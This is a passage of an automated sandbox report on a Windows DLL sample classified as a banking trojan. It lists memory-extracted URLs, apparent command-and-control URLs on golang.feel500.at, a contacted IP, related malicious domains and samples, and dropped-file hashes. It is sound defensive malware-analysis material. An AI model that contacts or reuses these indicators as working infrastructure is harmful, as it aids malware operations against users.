http://fr.search.yahoo.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000023.0000000 0.433900760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000023.0000000 0.428677337.0000000006100000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://golang.feel500.at/api1/NeO9GC4_2Bl/x9HARNfj64n5WB/hrPVKQtB3b_2BA3jyOiQn/kGNVZhEDZsaw0LxU/Dpv9	{13BBE203-586B-11EB-90E4-ECF4BB862DED}.dat.21.dr	false	• Avira URL Cloud: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000023.0000000 0.433900760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000001B.00000 002.1017368359.000001FE0000100 0.00000004.00000001.sdmp	false		high
http://www.reddit.com/	msapplication.xml4.5.dr	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000001B.00000 002.1017567329.000001FE0020F00 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000001B.00000 002.1017567329.000001FE0020F00 0.00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.naver.com/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000001B.00000 002.1017567329.000001FE0020F00 0.00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000023.0000000 0.433900760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://golang.feel500.at/api1/uwAgMP_2FLcVGWT97wRz/iFuHzBrE_2BSOdMeVCC/MCeuWpe0oeS60koRr7ouEQ/mA6VPa	{F8107B90-586A-11EB-90E4-ECF4BB862DED}.dat.5.dr	false	• Avira URL Cloud: safe	unknown
http://www.amazon.de/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.rambler.ru/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://golang.feel500.at/api1/4Mp9Bb14Sy5p7GvBrQ/e6g_2FX3A/zzGuh2QtxluYpZlF_2Fz/TQxCK8s7Y1j2YlE561k/	{13BBE1FF-586B-11EB-90E4-ECF4BB862DED}.dat.21.dr, ~DFF242F5BB1698763D.TMP.21.dr	false	• Avira URL Cloud: safe	unknown
http://uk.search.yahoo.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000023.0000000 0.433900760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.sectigo.com0	u.dll	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.amazon.com/	msapplication.xml.5.dr	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://www.twitter.com/	msapplication.xml5.5.dr	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000023.0000000 0.428677337.0000000006100000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.target.com/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000023.0000000 0.429063403.00000000061F3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000023.0000000 0.433900760.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
46.173.218.93	unknown	Russian Federation		47196	GARANT-PARK-INTERNETRU	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	340570
Start date:	16.01.2021
Start time:	18:22:11
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	u.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@27/55@9/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 4.2% (good quality ratio 3.9%) • Quality average: 77% • Quality standard deviation: 29.9%
HCA Information:	• Successful, ratio: 85% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.64.90.137, 168.61.161.212, 13.88.21.125, 104.43.139.144, 51.104.139.180, 88.221.62.148, 23.210.248.85, 20.54.26.129, 13.107.4.50, 152.199.19.161, 51.11.168.160, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, go.microsoft.com, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, elasticShed.au.au-msedge.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, ie9comview.vo.msecnd.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, skypedataprdcolcus16.cloudapp.net, afdap.au.au-msedge.net, ris.api.iris.microsoft.com, au.au-msedge.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, au.c-0001.c-msedge.net, skypedataprdcolwus15.cloudapp.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/340570/sample/u.dll

Simulations

Behavior and APIs

Time	Type	Description
18:24:26	API Interceptor	40x Sleep call for process: powershell.exe modified
18:24:50	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
46.173.218.93	fo.dll	Get hash	malicious	Browse	• c56.lepini.at/jvassets/xl/t64.dat
	view_attach_72559.vbs	Get hash	malicious	Browse	• golang.feel500.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
golang.feel500.at	fo.dll	Get hash	malicious	Browse	• 46.173.218.93
	view_attach_72559.vbs	Get hash	malicious	Browse	• 46.173.218.93
	attach_12.12.2020-4570.vbs	Get hash	malicious	Browse	• 47.241.19.44
c56.lepini.at	fo.dll	Get hash	malicious	Browse	• 46.173.218.93
	onerous.tar.dll	Get hash	malicious	Browse	• 47.241.19.44
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GARANT-PARK-INTERNETRU	QyS0Q13lBd.exe	Get hash	malicious	Browse	• 45.143.136.43
	T0OF1cgtAR.exe	Get hash	malicious	Browse	• 45.143.136.43
	36.exe	Get hash	malicious	Browse	• 45.143.137.30
	L6UMlAqfLE.exe	Get hash	malicious	Browse	• 45.143.137.14
	2tT4zWqMko.exe	Get hash	malicious	Browse	• 45.143.137.14
	0K6TQFMNhT.exe	Get hash	malicious	Browse	• 46.173.215.250
	SecuriteInfo.com.Trojan.GenericKD.45172172.18303.exe	Get hash	malicious	Browse	• 46.173.215.250
	fo.dll	Get hash	malicious	Browse	• 46.173.218.93
	SecuriteInfo.com.Trojan.InjectNET.14.2754.exe	Get hash	malicious	Browse	• 46.173.218.183
	SecuriteInfo.com.Trojan.InjectNET.14.26060.exe	Get hash	malicious	Browse	• 46.173.218.183
	SecuriteInfo.com.Trojan.InjectNET.14.29567.exe	Get hash	malicious	Browse	• 46.173.218.183
	SecuriteInfo.com.Trojan.InjectNET.14.13019.exe	Get hash	malicious	Browse	• 46.173.218.183
	NEWPO_KBV902G ZE3329_.xlsx	Get hash	malicious	Browse	• 46.173.218.183
	INV_F3C-20CX-F3C05.xlsx	Get hash	malicious	Browse	• 46.173.218.183
	MV SKY MARINE.xlsx	Get hash	malicious	Browse	• 46.173.218.183
	MV TAYDO STAR.xlsx	Get hash	malicious	Browse	• 46.173.218.183
	ZjSSWcHAjT.exe	Get hash	malicious	Browse	• 91.203.192.212
	spV7bpqNIU.exe	Get hash	malicious	Browse	• 46.173.214.73

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	view_attach_72559.vbs	Get hash	malicious	Browse	• 46.173.218.93
	Sly.exe	Get hash	malicious	Browse	• 91.203.193.144

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{13BBE1FD-586B-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.0331541925180896
Encrypted:	false
SSDEEP:	384:rmfPwUA151JAjJjcnJ6cEAcE3cElcL1c7HcdTcdwc8ucEH:H
MD5:	E6D7041D59A3AB882C125AC9CFC5EB6F
SHA1:	9794D7138746C0714E5B9B33EDEA36BA157F3989
SHA-256:	A98F9973F608DEAB22EAC089D008A9C3835BE7EE53F2AAB3EBFF46039A62F0A5
SHA-512:	C24D4897662EAE6147940AA8A29A7022EEA39AEA562D71F8364D7309F4EA636F235231BDEF5A3244694D23BEC08178E02D252C5BAF74A3A1A324CB39DD39FC1
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{F8107B8E-586A-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7704534078084764
Encrypted:	false
SSDEEP:	48:IwwGcprlGwpLOG/ap8krGIpcIYGvnZpvIVGoOqp9InQGo4lpmInGW8MroGWeT6pc:r0ZvZs2k9WIxtI5fInzlMIIYv6mB
MD5:	FC6ACC68B1DCA1E6C3200BA768A98D35
SHA1:	33F2BE53E2A0C9060836A28A78F1CDC6DE402934
SHA-256:	03663E4EAC18C8B5AE4BF504263F596C0E43A8798BC44AC468C7BFB61A91CDB0
SHA-512:	2421DF76B3206D7875890AFA9E2DEB72288A95AF52053F38EAAF5F9DFBBBC23632B21C6910FC73B6D26D923D18AB59DD764EC01C0C0A6E0995EB8991D3E2314 8
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{13BBE1FF-586B-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28164
Entropy (8bit):	1.9273152494643304
Encrypted:	false
SSDEEP:	192:rUZrQ66skRFjR2DkWCMlYVGAV7VGMAVBWA:rEElRRhAnzl8GAVBGMAVBB
MD5:	A228F53BC1D83CA41D2536639F661822
SHA1:	BF88FCF973DDC45BEDFB117D029CAEE83B9EC4CA
SHA-256:	CFACBB6B700962CB2FB1DE93A5E2BBED56F58F6676CF9C94F903E4FBD4500AED
SHA-512:	671DF72DA9A8697EC6A4D7085EB6D021ED2432CE0309909EFAA6BFF7590B3060D6F8239B21B84BDD8646F9756D4390E90E3E75D436D2A3DA362FBFFE4E9C2DI 9

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{13BBE1FF-586B-11EB-90E4-ECF4BB862DED}.dat	
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{13BBE201-586B-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28148
Entropy (8bit):	1.9215300260855304
Encrypted:	false
SSDEEP:	96:rGZRQh6ZBS0Fjl28kWFM8YFHlfwd1xlf7GA:rGZRQh6Zk0Fjl28kWFM8YFFYd1DDGA
MD5:	2E2EF04AEACF613DDBAA136F377143B9
SHA1:	BA6544953C5FA88E5B2DCBBD0788894C35868696
SHA-256:	9470A8B1AD0782856C7FEA3BF8051C7123ADDBE5406C092D4A22E31437914EE9
SHA-512:	F6711E05FCC46CC5B37BC5FCC721998340B12ECDB578E7DD994A6AA8DE5156C5AD42986618FDECC5190ABD46C4829F1AF8142766AFD6969C219442C2F964EF 4
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{13BBE203-586B-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28148
Entropy (8bit):	1.9193478850146795
Encrypted:	false
SSDEEP:	192:rXZMQg6yk6XFj12AkW3MqYFrI0d1rzInGA:rJlLr6XhsEcqsFHeR
MD5:	415BED8A27A8CF4E1CC60AA4699A1080
SHA1:	916BB0B5B4FF089746303349AE873FB3CA68F076
SHA-256:	695945D6B31B00F0D664667CD24C02A6329141F15C1D5B37E7EDE2805B9C6664
SHA-512:	CFF972C986D333A1F7888975115B2E5F66B4AD95079B88B1C3B4F7AFED59C6428A3B826795FAA6F33E5C075BF5321E7D74B3FDA983DA18AAA294BB4186398B4
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{F8107B90-586A-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27596
Entropy (8bit):	1.9171930149161223
Encrypted:	false
SSDEEP:	96:rNZ2Qy6QBSMFjB25kWVM8YtVA+6wKvlVA+6wfsA:rNZ2Qy6QkMFjB25kWVM8YtVWDvlVWusA
MD5:	305B3D7C36E439E43CF3F875724EFDF3
SHA1:	53DD4448CC581EE1B5439D198D75C59D9CA35D26
SHA-256:	E01B3980A731180D527D165A505DDA2A9F538E561D9ABFE6A6EE405F38669F49
SHA-512:	D2BF6AE92B0363E8CB7A70A62E996D054CDDD9DF63F03F54642BC4F4B0F524FC6641E6BD52861B4F36C7BC179397B60CC5492A6AF4372F3EE680A5463DF1D6 A
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Size (bytes):	656
Entropy (8bit):	5.028764284004341
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEpJ9tnWimI002EtM3MHdNMNxOEpJ9tnWimI00ObVbkEtMb:2d6NxO8J9tSZHKd6NxO8J9tSZ76b
MD5:	0FB55ADD811115F510277067E3FA4484
SHA1:	11939DA4163CD2029EB313DE1C00E82066E119A7
SHA-256:	342994BB810AF365E3B2AC8EF9C386245FB40BBC04E2F5C2E6844D15BF62BED2
SHA-512:	9C9C22A7E5292AD9D623EEADC32D9C805CF9EF9BDDECFFE110D05C61EBAFB07D9DD17D605EA199C673038AA30D3D48397F3F110966299C28B9C610689CF48FB
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xcf702eec,0x01d6ec77</date><accdate>0xcf702eec,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xcf702eec,0x01d6ec77</date><accdate>0xcf702eec,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.073346074845493
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2koV0pnWimI002EtM3MHdNMNxe2koV0pnWimI00Obkak6EtMb:2d6NxrHcSZHKd6NxrHcSZ7Aa7b
MD5:	0B4E8465ACD33BED77C47F8BBFA2E765
SHA1:	D7F7DBAD2B5022A41DE9116CB392659A633B7E6F
SHA-256:	72CD35BF0A836C84F572581072074AB4C241BCC536679ECF7024CB5DD455A3A3
SHA-512:	8F2FCE6CFB5EDD362DF4971EFEDA1608077EAB4102F2D1A135A96C5A90D69A414BE3C1A0CAE1EF771D6ADF98EBF45CB0180F44C142FC2F3746C7144508E5B3AF
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xcf6b6a3e,0x01d6ec77</date><accdate>0xcf6b6a3e,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xcf6b6a3e,0x01d6ec77</date><accdate>0xcf6b6a3e,0x01d6ec77</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.117199275909685
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLJImyFlmInWimI002EtM3MHdNMNxvLJImyFlmInWimI00ObmZEtMb:2d6Nxv+myemISZHKd6Nxv+myemISZ7mb
MD5:	FC184FEAA62D1D20BE588119A2841B22
SHA1:	95AE8FFE2E565E9369C1F1D594A503E3CCFA3C92
